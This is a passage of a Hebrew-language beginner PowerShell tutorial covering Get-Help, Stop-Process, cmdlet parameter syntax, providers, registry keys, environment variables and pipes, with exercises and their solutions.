ConvertTo-ProcessMitigationPolicy   Cmdlet    ProcessMitigations        ConvertTo-ProcessMitigat
Get-ProcessMitigation               Cmdlet    ProcessMitigations        Get-ProcessMitigation...
Set-ProcessMitigation               Cmdlet    ProcessMitigations        Set-ProcessMitigation...
```

אנחנו רואים שישנן כ-10 תוצאות שקשורות למילה process, כל התוצאות הן cmdlets. נתבונן בשמות של הפקודות ובתיאורים שלהם. האם אתם יכולים למצוא משהו שסוגר process?


נראה ש- Stop-Process היא הפקודה הנכונה. אבל איך משתמשים בה?

אין בעיה, למה לא נבצע Get-Help Stop-Process?


טריק נחמד הוא לכתוב את פקודת העזרה כך, עם ShowWindow בסוף.



ייפתח חלון חדש ובו כל הפרטים שאנחנו צריכים:



בחלון הזה יש המון מידע. נוכל לצמצם אותו קצת באמצעות ה-settings. הקליקו על הכפתור וסמנו ב-V רק את הפרמטרים והדוגמאות-



כעת נחפש משהו שמגדיר לפקודת Stop-Process מה השם של ה-process שאותו אנחנו רוצים לסגור. נחפש "Name" ונמצא כי יש פרמטר כזה-

```
    -Name <String[]>
        Specifies the process names of the processes to stop. You can type
multiple process names, separated by commas, or use wildcard characters.
```

עכשיו אנחנו יודעים איך צריכים להראות הפקודה שלנו. היא צריכה להתחיל ב -Stop-Process, לאחר מכן מקף, לאחר מכן Name ובסוף שם התוכנה.

נסו זאת! הצלחתם לסגור את notepad?

אם לא- נסו זאת כך:

```
PS C:\> Stop-Process -name notepad
```

נהדר. ראינו שאנחנו יכולים בעזרת Get-Help לקבל את כל המידע שאנחנו רוצים על כל פקודה שקיימת ב-Powershell. נוכל להמשיך לדוגמה נוספת.

הפעם נרצה לקרוא את כל המידע שיש בקובץ טקסט מסויים ולהדפיס אותו למסך. מאיפה נתחיל?

נכתוב Get-Help file ונקבל את רשימת כל הדברים הקיימים ב-Powershell שיש להם קשר למילה file.

```
PS C:\WINDOWS\system32> get-help file

Name                              Category  Module                    Synopsis
----                              --------  ------                    --------
Get-FileHash                      Function  Microsoft.PowerShell.U... Computes the hash value f
Import-PowerShellDataFile         Function  Microsoft.PowerShell.U...
New-TemporaryFile                 Function  Microsoft.PowerShell.U... Creates a temporary file.
```

לא להבהל מכמות המידע שנחתה עלינו. אנחנו רק צריכים לסנן את מה שאנחנו מחפשים. מצד ימין יש תיאור קצר של הנושא. נחפש תיאור שקשור למה שאנחנו מחפשים- קריאה מקובץ.

והנה הוא –

```
New-StorageFileServer           Function  Storage                    ...
FileSystem                      Provider  Microsoft.PowerShell.Core Provides access to files and directories.
about_Profiles                  HelpFile                             Describes how to create and use a Windows
```

מסתבר שדבר מה שקוראים לו FileSystem והוא תחת הקטגוריה "provider". מהו provider? בהמשך נראה. כרגע חשוב לדעת רק שזה מאפשר גישה לקבצים ותיקיות. בינגו!

נבצע Get-Help נוסף, הפעם על FileSystem.

שוב קבלנו כמות מכובדת מאד של מידע. בפתיחה יש תיאור כללי על מה הדברים ש-FileSystem מאפשר לעשות. מהקריאה מתברר שאפשר לפתוח קובץ, לקרוא, למחוק או לשנות גם קבצים וגם ספריות. לכל פעולה שנרצה יש פקודה מתאימה.

הקובץ בנוי כך שיש אוסף של משימות (Tasks) כאשר לכל משימה יש כותרת ובהמשך מוסבר מה צריך לעשות כדי לבצע אותה. המשימה הראשונה היא פיצול של קובץ לחלקים. כדי לפצל קובץ צריך קודם כל לקרוא את הקובץ... לכן נקרא את התיאור שבהמשך, ומיד ניתקל בפקודה Get-Content. נפלא. לפי הדוגמה זה בדיוק מה שאנחנו צריכים.

טיפ חשוב: Powershell כולל קבצי הדרכה על כל הנושאים החשובים, אפשר למצוא את המדריכים הללו בקלות כיוון שהם מתחילים ב- "about". אם נבצע help about נוכל לראות את רשימת כל קבצי ההדרכה. כדי לצפות במידע שבקובץ ספציפי, צריך רק לכתוב help ואז את הנושא המבוקש, לדוגמה

help about_variables

```
PS C:\> help about

Name                                Category  Module                    Synopsis
----                                --------  ------                    --------
about_ActivityCommonParameters      HelpFile                            Descri...
about_Aliases                       HelpFile                            Descri...
about_Arithmetic_Operators          HelpFile                            Descri...
about_Arrays                        HelpFile                            Descri...
about_Assignment_Operators          HelpFile                            Descri...
about_Automatic_Variables           HelpFile                            Descri...
about_Break                         HelpFile                            Descri...
about_Checkpoint-Workflow           HelpFile                            Descri...
about_CimSession                    HelpFile                            Descri...
about_Classes                       HelpFile                            Descri...
```

התוצאות הראשונות של הרצת help about

תרגיל:

צרו קובץ טקסט כלשהו, קיראו לו stam.txt, הזינו לתוכו טקסט כלשהו. מתוך Powershell קיראו את המידע שבקובץ לתוך משתנה והדפיסו את המידע ששמור במשתנה

חלק 8 – פרמטרים ל- cmdlets

כאשר ביצענו Get-Help Stop-Process ראינו שהפקודה Stop-Process מקבלת פרמטרים, אחד מהם היה Name. כמו שאפשר לנחש, לפונקציה יש המון אפשרויות לקבל פרמטרים. כעת נעבור בצורה מסודרת על איך אפשר לדעת אילו פרמטרים פונקציה מקבלת ואיך משתמשים בהם.

נתחיל ממה שאנחנו כבר יודעים- נבצע help:

```
PS C:\> help Get-Process -ShowWindow
```

נאפשר את החלק של Syntax, היכן שהוא מוגדר ב-Settings של החלון שנוצר, ונקבל את הפירוט הבא:

```
Syntax
    Get-Process [[-Name] <String[]>] [-ComputerName <String[]>] [-FileVersionInfo ] [-Module ] [<CommonParameters>]

    Get-Process [-ComputerName <String[]>] [-FileVersionInfo ] -Id <Int32[]> [-Module ] [<CommonParameters>]

    Get-Process [-ComputerName <String[]>] [-FileVersionInfo ] -InputObject <Process[]> [-Module ] [<CommonParameters>]

    Get-Process -Id <Int32[]> -IncludeUserName  [<CommonParameters>]

    Get-Process [[-Name] <String[]>] -IncludeUserName  [<CommonParameters>]

    Get-Process -IncludeUserName  -InputObject <Process[]> [<CommonParameters>]
```

מה רואים כאן? ראשית, ישנן 6 דרכים להריץ את Get-Process. כל דרך נבדלת מהאחרות בפרמטרים שהיא מקבלת (וכך בעצם Powershell יודע להבחין באיזה אופן המשתמש ביקש להריץ את הפקודה).

נסקור את הדרך הראשונה. בשלב זה נתמקד רק בקטע הבא:

```
[[-Name] <String[]>]
```

הפרמטר הראשון נקרא "Name". אנחנו יודעים שזהו פרמטר כי יש לפניו מקף. לאחר מכן, בתוך סוגריים משולשים, כתוב סוג המשתנה. במקרה הזה הסוג הוא String, הגיוני ששם ה-process יהיה מטיפוס string. עד כאן, אנחנו מבינים כי הפקודה Get-Process מצפה לקבל פרמטר Name מטיפוס מחרוזת. אך ישנם בקטע זה לא פחות מ-3 זוגות של סוגריים מרובעים. נסביר מה תפקידם.

א. הסוגריים המרובעים החיצוניים- [<String[]> [-Name]]. סוגריים אלו משמעותם שלא חובה להשתמש בפרמטר הזה. כלומר אנחנו יכולים לבצע Get-Process גם בלי לציין את הפרמטר name וגם בלי לתת מחרוזת כלשהי. נסו זאת- כיתבו Get-Process ותראו איך הפקודה עובדת, בלי פרמטרים כלל.

ב. הסוגריים המרובעים מסביב ל-Name - [<String[]> [-Name]]. סוגריים אלו מציינים שאפשר לא לטרוח לכתוב את הפרמטר Name-, ו-Powershell יבין לבד כי המחרוזת הראשונה מתייחסת לפרמטר זה. נסו זאת- כיתבו Get-Process Powershell_ise וצפו בתוצאה (הכי פשוט לכתוב את ההתחלה של שם ה-process, לדוגמה pow, ואז ללחוץ על טאב ולתת להשלמה האוטומטית לעבוד).

ג. הסוגריים המרובעים אחרי String - [<String[]> [-Name]]. סוגריים אלו מציינים שאפשר לתת אוסף של ערכים, לא רק אחד. נסו זאת- פיתחו תוכנת notepad, כעת כיתבו את הפקודה הבאה וצפו בתוצאה

```
PS C:\> Get-Process powershell_ise, notepad

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    238      14     3100      13296       0.03   29904   1 notepad
    950      76   392352     197340     148.55   15940   1 powershell_ise
```

נמשיך אל הקטע הבא:

```
[-ComputerName <String[]>]
```

יש לנו כבר את כל הידע שצריך בשביל להבין את הפרמטר הזה. נסו לענות בעצמכם על השאלות הבאות:

1. האם חייבים להשתמש בפרמטר הזה?
2. אם החלטנו להשתמש בפרמטר הזה, האם חייבים לכתוב ComputerName או שאפשר לוותר על אזכור שם הפרמטר?
3. מהו הטיפוס שמקבל הפרמטר הזה?
4. האם אפשר לתת לפרמטר הזה מספר אפשרויות?

תשובות:

1. מסביב לפרמטר יש סוגריים מרובעים ולכן לא, לא חייבים להשתמש בו
2. אין סוגריים מרובעים מסביב ל- ComputerName, כלומר אם רוצים להשתמש בו חייבים לציין זאת
3. מחרוזת כמובן
4. בהחלט כן. לאחר סוג הפרמטר יש סוגריים מרובעות [ ], כלומר הוא מצפה לקבל מספר ערכים

כפי שראינו, יש ל-Powershell לא פחות מ-6 אפשרויות לשימוש בפקודה Get-Process. אם כך, איך Powershell יודע באיזו אפשרות בחרנו להשתמש?

התשובה היא שהפרמטרים מאפשרים זאת. לדוגמה, אם הפקודה שלנו מתחילה כך-

```
Get-Process -ID
```

אז בוודאות אנחנו עובדים עם צורת הכתיבה הרביעית, ו-Powershell יצפה שהמשך הכתיבה יהיה לפי הצורה הזו.

תרגיל:

פיתחו תוכנת notepad. כעת הציגו את הפרטים של ה-process של notepad. כעת סיגרו את notepad רק באמצעות Powershell.

פתרון:

```
PS C:\> notepad

PS C:\> Get-Process -Name notepad

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    238      14     3092      13240       0.06   20328   1 notepad


PS C:\> Stop-Process -Name notepad
```

תרגיל:

מוקדם יותר, כאשר רצינו להריץ את chrome מתוך Powershell, היינו צריכים למצוא בעצמנו את הנתיב שבו נמצא chrome.exe. כעת עשו זאת באמצעות Powershell. טיפ: התחילו מ – Get-ChildItem

חלק 9 – Providers


בחלק קודם נתקלנו במושג provider. ראינו שישנו provider שמספק לנו פונקציות שמאפשרות גישה למערכת הקבצים ולביצוע פעולות שונות עליהן.

כפי שאפשר להניח, המושג provider הוא מושג כללי יותר. מייקרוסופט לוקחת אוסף של מקורות מידע ומנגישה אותם לתוך סביבת העבודה של Powershell כאילו היו מערכות קבצים. זה אומר שכל מה שאפשר לעשות על קבצים ותיקיות, אפשר לעשות על מקורות מידע נוספים. אז מהם אותם מקורות מידע מסתוריים?

כדי לענות על השאלה, נעשה פשוט מאד help provider. ונחפש תיאורים רלבנטיים. התוצאה הראשונה היא cmdlet שנקרא Get-PSProvider. האותיות PS הן כפי ששמנו לב קיצור של Powershell, לכן יהיה מעניין להריץ את הפונקציה ולראות מה היא מבצעת.

```
PS C:\> Get-PSProvider

Name                 Capabilities                              Drives
----                 ------------                              ------
Registry             ShouldProcess, Transactions               {HKLM, HKCU}
Alias                ShouldProcess                             {Alias}
Environment          ShouldProcess                             {Env}
FileSystem           Filter, ShouldProcess, Credentials        {C, D}
Function             ShouldProcess                             {Function}
Variable             ShouldProcess                             {Variable}
Certificate          ShouldProcess                             {Cert}
WSMan                Credentials                               {WSMan}
```

קבלנו רשימה של כל ה-providers שיש בתוך סביבת ה-Powershell שלנו. חלק מהדברים אנחנו כבר מזהים. בתוך FileSystem יש גישה למערכות הקבצים שלנו. המונח Alias גם מוכר לנו- ראינו שאלו הכינויים שישנם ל-cmdlets שלנו. רגע אחד, אם Alias מוצג לנו כמו מערכת קבצים אז האם אפשר להריץ פקודות של מערכות קבצים על Alias? בואו ננסה 😊



נחמד מאד! נסו זאת, וכאשר תגיעו לתיקיית alias, אל תשכחו לעשות dir ולצפות בתכנים שלה.

שני providers מעניינים נוספים הם ה-Registry ו- Environment.

בשני החלקים הבאים נסקור את העבודה עם הרגיסטרי ועם משתני הסביבה.

חלק 10 – Registry

ה-Registry היא מבנה נתונים שמשמש לשמירת הגדרות של תוכנות שונות במחשב. לדוגמה, פיתחו את תוכנת אקסל. הקטינו את החלון שלה והזיזו אותו למקום לבחירתכם. סיגרו את החלון. כעת פיתחו שנית את תוכנת האקסל- המיקום וגודל החלון נותרו זהים. זאת מכיוון שהמידע נשמר ב-Registry.

כל רשומה ב-registry כוללת מפתח (Key) וערך (Value), ממש כמו מילון המוכר לנו מפייתון. כעת נלמד ליצור ערכים ולשנות ערכים ברגיסטרי.

הריצו את הפקודה Get-PSProvider ובחנו את השורה של ה- Registry. באמצעות Powershell כל המידע משוקף לנו במבנה של קבצים ותיקיות, ממש כאילו היינו מתבוננים בדיסק הקשיח. ניתן לראות שמבחינת Powershell ישנן שתי מערכות קבצים- HKLM, HKCU. האותיות CU מציינות "Current User", כלומר הגדרות ספציפיות למשתמש הנוכחי, כיוון שיכולים להיות מספר משתמשים על מחשב אחד. האותיות LM מציינות "Local Machine", כלומר כל מה ששייך למחשב עצמו ומשותף לכל מי שמשתמש בו.

חישבו, על סמך מה שראינו עד כה, איך ניתן להכנס לתוך מערכת הקבצים של ה-Registry?

נכון, באמצעות פקודת cd. לדוגמה:

```
PS C:\> cd hkcu:

PS HKCU:\> cd hklm:

PS HKLM:\>
```

כעת נרצה ליצור רשומה חדשה ברגיסטרי. הרשומה תמוקם בתת התיקיה HKLM\system, שמה יהיה "bla" והערך שלה יהיה "blabla".

תרגיל:

חישבו בעצמכם כיצד ניתן ליצור ערך חדש? טיפ: פקודת new-item, תוכלו למצוא עליה פרטים ב-help.

פתרון:

```
PS HKCU:\> New-Item -path ".\system" -Name "bla" -Value "blabla"


    Hive: HKEY_CURRENT_USER\system

Name                           Property
----                           --------
bla                            (default) : blabla
```

תרגיל:

כעת הסירו את הערך שיצרתם. טיפ: השתמשו בפקודת Remove-Item, כרגיל ה-help הוא חברכם הטוב. זהירות! אתם עלולים למחוק דברים חשובים, לכן בסוף הפקודה הוסיפו את הסיומת "-WhatIf". סיומת זו תאפשר לכם לראות מה היו קורה אילו הייתם מריצים את הפקודה, אך מבלי להריץ אותה למעשה. לדוגמה, אם נבקש לסגור את כל הפרוססים ששמם chrome נקבל הודעות כגון אלו:

```
PS C:\> stop-process -Name chrome -WhatIf
What if: Performing the operation "Stop-Process" on target "chrome (1812)".
What if: Performing the operation "Stop-Process" on target "chrome (4872)".
```

חלק 11 – משתני סביבה

ה- environment, או כפי שהוא נכתב env, כולל את מה שנקרא משתני הסביבה. מהם? ראינו שיש ב-Powershell משתנים "רגילים", שמגדירים עם הסימן $ בתחילתם.


משתני הסביבה שונים מהם. משתני הסביבה משמשים להגדרות שונות שמסייעות הן להרצה של תוכניות והן להקל על חיי המשתמש במחשב. עיברו ל-env (שפוט על ידי הפקודה :cd env) והתרשמו מהשמות של משתני הסביבה. הם די מסבירים את עצמם. לדוגמה, יש משתנה סביבה שכולל את מספר המעבדים שיש למחשב ומשתנה אחר שכולל מידע על סוג המעבד. מי שמתכנת תוכנה כלשהי יכול להניח שהמידע הזה יימצא במשתני הסביבה, מה שיכול להקל עליו את עבודתו. משתני סביבה נוספים מסייעים למשתמש לעבוד בנוחות במחשב. לדוגמה, משתנה סביבה בשם PATH כולל את אוסף הספריות שהמחשב מצפה למצוא בהן קבצי הרצה, כך שכל תוכנה שמוגדרת ב-path ניתנת להרצה מכל תיקיה בה אנו נמצאים.

משתני הסביבה מחולקים לשני סוגים- של המשתמש ושל המערכת כולה. או כפי שהם מוגדרים, user ו-system. משתני סביבה של המשתמש קובעים דברים ספציפיים למשתמש. לדוגמה, התיקיה בה יישמרו קבצים זמניים. אלו קבצים ששייכים למשתמש ספציפי, ועלולה להיות בעיה לחלוק אותם על כל המשתמשים במחשב. לעומת זאת, משתנה של ה-system משפיע על כל התוכנות שמריצים כל המשתמשים.


לסיכום, משתנה סביבה מוגדר על ידי 3 ערכים:

1. השם של משתנה הסביבה- רצוי שזה יהיה שם בעל משמעות, שמסביר מה הוא עושה
2. הערך שניתן למשתנה הסביבה
3. מי מכיר את משתנה הסביבה. האפשרויות הן:
   a. משתנה הסביבה מוכר רק על ידי התוכנה שהגדירה אותו ורק כל עוד התוכנה רצה
   b. כל התוכנות שמריץ המשתמש שהגדיר את משתנה הסביבה. אפשרות זו נקראת User
   c. כל התוכנות במחשב, אפשרות זו נקראת System

כדי להגיע לממשק ידני של עריכת משתני הסביבה, נקיש בשורת החיפוש של windows את המילה "environment" ונבחר באפשרות "Edit the System Environment Variables".



נקליק על הכפתור "Environment Variables" ונגיע אל המסך הבא:



מסך פירוט משתני הסביבה של windows

מיותר לציין שכל מה שקשור למשתני סביבה ניתן לביצוע באמצעות פקודות Powershell. יצירת משתנה סביבה היא פשוטה ביותר. הפקודה נראית בדיוק כמו יצירת משתנה רגיל, פרט לכך שלפני שם המשתנה יש env:, המציין שזהו משתנה סביבה. לדוגמה:

```
PS C:\> $env:name = "Shooki"
```

כעת אם נבצע dir, או get-childitem, נראה את המשתנה החדש שנוצר.

עם זאת, שימו לב, המשתנה החדש מוגדר רק בתוך Powershell וכל עוד לא סגרנו אותו. זאת מכיוון שלא הגדרנו מי מכיר את משתנה הסביבה. אופס! 😊

כדי לעשות זאת, נצטרך להרחיב את הידע שלנו לפונקציות NET. (נקרא "דוט נט").


הרחבה – שימוש בפונקציות NET.

מייקרוסופט פיתחה אוסף של פונקציות שימושיות, שאפשר לקרוא להן ממגוון של שפות תכנות, כגון C, C#, JAVA ועוד. אחד הדברים הנחמדים שאפשר לעשות מתוך poweshell הוא לקרוא לפונקציות הללו.


עכשיו כאשר למדנו על משתני סביבה, נרצה להוסיף משתנה סביבה כלשהו. הסיבה שנרצה לבצע זאת דרך משתנה סביבה היא מכיוון שכדי לבצע פעולות אוטומטיות, באמצעות סקריפטים, יש צורך בשימוש בקוד. הדרך הידנית הנוחה באמצעות מסך המשתמש של windows מתאימה לשינוי חד פעמי.

המשימה שלנו היא להוסיף משתנה סביבה בשם STAM, שהערך שלו יהיה "123", והוא יהיה משתנה שיוכר על ידי ה-User בלבד. נתחיל.

נתחיל בלפתוח סוגריים מרובעים, ולאחריהם נכתוב system ואז נקודה. עורך ה-Powershell ייתן לנו לבחור מכל המחלקות האפשריות של .NET. כאשר נדפדף ביניהן, נמצא שיש מחלקה שנקראת Environment- כיוון שאנחנו רוצים לבצע פעולות על משתני סביבה, זה מה שאנחנו זקוקים לו.




נסגור את הסוגריים המרובעים, ונכתוב :: (פעמיים נקודותיים). הנקודותיים הכפולים אומרים שאנחנו רוצים להשתמש בפונקציה מתוך מחלקה שבחרנו. כרגיל, Powershell יציג בפנינו את כל הפונקציות האפשריות. נדפדף בהן עד שנגיע לפונקציה המבוקשת-



בריבוע שצץ לנו מצד ימין מופיעים כל הפרמטרים שהפונקציה SetEnvironmentVariable מקבלת. אפשר לראות שיש לה שתי גרסאות- גרסה אחת שמקבלת שני פרמטרים, וגרסה אחרת שמקבלת שלושה. כאשר מתכנתים מחלקה שכוללת פונקציות, ניתן לכתוב כמה גרסאות של פונקציה בעלת אותו שם אך פרמטרים שונים. דבר זה נקרא OverLoading. רק הגרסה שמקבלת שלושה פרמטרים כוללת אפשרות לקבוע את ה-target, כלומר מי מכיר את משתנה הסביבה. לכן נשתמש בגרסה זו:

```
PS Env:\> [System.Environment]::SetEnvironmentVariable("STAM", "123", "USER")
```

לאחר הרצת שורת הקוד, נוכל לצפות בשינוי שחל במשתני הסביבה של ה-user שלנו:



תרגיל:

הסירו את משתנה הסביבה STAM שהגדרנו כרגע. טיפ: הזנת ערך ריק $Null היא למעשה מחיקה

<u>סיכום ביניים- מה למדנו עד כה?</u>

- למדנו כיצד מגדירים משתנים, באמצעות סימן ה-$, וראינו כיצד מגדירים מחרוזת, משתנה מספרי ורשימה
- למדנו על מנגנון ה-help של Powershell והשימוש בו. פקודת get-help תיתן לנו את כל המידע שאנחנו צריכים על cmdlets, ורצוי להוסיף אליה את הפרמטר showwindow.
- למדנו מהם providers. ראינו ש-Powershell מאפשר לנו להתייחס לדברים שונים כאילו הם מערכות קבצים, שנמצאים תחת תיקיות. ראינו ש-alias הוא דוגמה ל-provider, וכמובן מערכת הקבצים עצמה, הדיסק הקשיח
- למדנו אודות הרגיסטרי, ראינו כיצד נראית רשומה ברגיסטרי, ראינו שיש ערכי רגיסטרי שנמצאים בהגדרות של המשתמש HKCU וערכי רגיסטרי שנמצאים בהגדרות של המחשב כולו- HKLM. למדנו כיצד Powershell יכול לשמש לשינוי ערכים ברגיסטרי, הוספה והסרה
- למדנו מהם משתני סביבה, ראינו שמשתני סביבה, בדומה לערכי רגיסטרי, מכילים גם הם מפתח וערך. ראינו שלמשתני סביבה יש הגדרה נוספת, שקובעת על מה הם משפיעים- רק על ה-process, על כל ה-processים של המשתמש, או על כל ה-processים שרצים במערכת כולה

חלק 12 – תנאים

באופן טבעי, חלק מכתיבת קוד הוא פקודות שכוללות תנאים. כך גם ב-Powershell, ניתן לכתוב פקודות IF-ELSE. מבנה הפקודה הוא... רגע אחד, למה שנעתיק את התאור מתוך קבצי העזרה של Powershell? לימדו זאת בעצמכם!

כל מה שתצטרכו לעשות הוא לכתוב

```
Help about_if
```

תוך כדי הקריאה, תבחינו בכך שישנם סימנים שונים שאינם מוכרים לכם. לדוגמה eq, ge, lt. אל דאגה, כיתבו את הפקודה הבאה-

```
Help about_comparison_operators
```

והתשובות בראש ההסבר.

טיפ: הכירו את סימן ה- *, או כפי שהוא נקרא wildcard. כמו ג'וקר בחפיסת קלפים, הסימן הזה אומר "כל מה שיכול להכתב במקום הסימן הזה". לכן את הפקודה הקודמת אפשר לכתוב גם כך, והתוצאה תהיה זהה:

```
Help about_compar*
```

תרגיל:

כיתבו סקריפט שקולט ערך מהמשתמש. אם הערך גדול מ-5, הדפיסו "too high". אם הערך קטן מ-5 הדפיסו "too low", אחרת הדפיסו "high five!"

חלק 13 – Pipes

אחד הדברים הנחמדים והשימושיים ב-Unix הוא ה-pipes, ולא פלא שמייקרוסופט אימצה את הרעיון לתוך Powershell. הרעיון הוא פשוט- לשרשר פקודות, כך שהפלט של פקודה אחת הופך להיות הקלט של הפקודה הבאה. הסימן שאומר לשרשר פקודות הוא "|", הקו האנכי, שנמצא מעל מקש ה-enter.

מה יכול להיות מועיל בשרשור פקודות? נמחיש את היתרון של pipes באמצעות הפקודה המוכרת Get-Process.

הדבר הראשון שנרצה לעשות הוא לשמור את התוצאות לקובץ. קל מאד. ב-Powershell ישנן פקודות שמתחילות ב-export ומאפשרות לשמור לקבצים בכל מיני פורמטים. נבחר בפורמט csv הדומה לתוכנת excel:

```
PS C:\> Get-Process | Export-Csv -Path C:\Users\barak\procs.csv
```

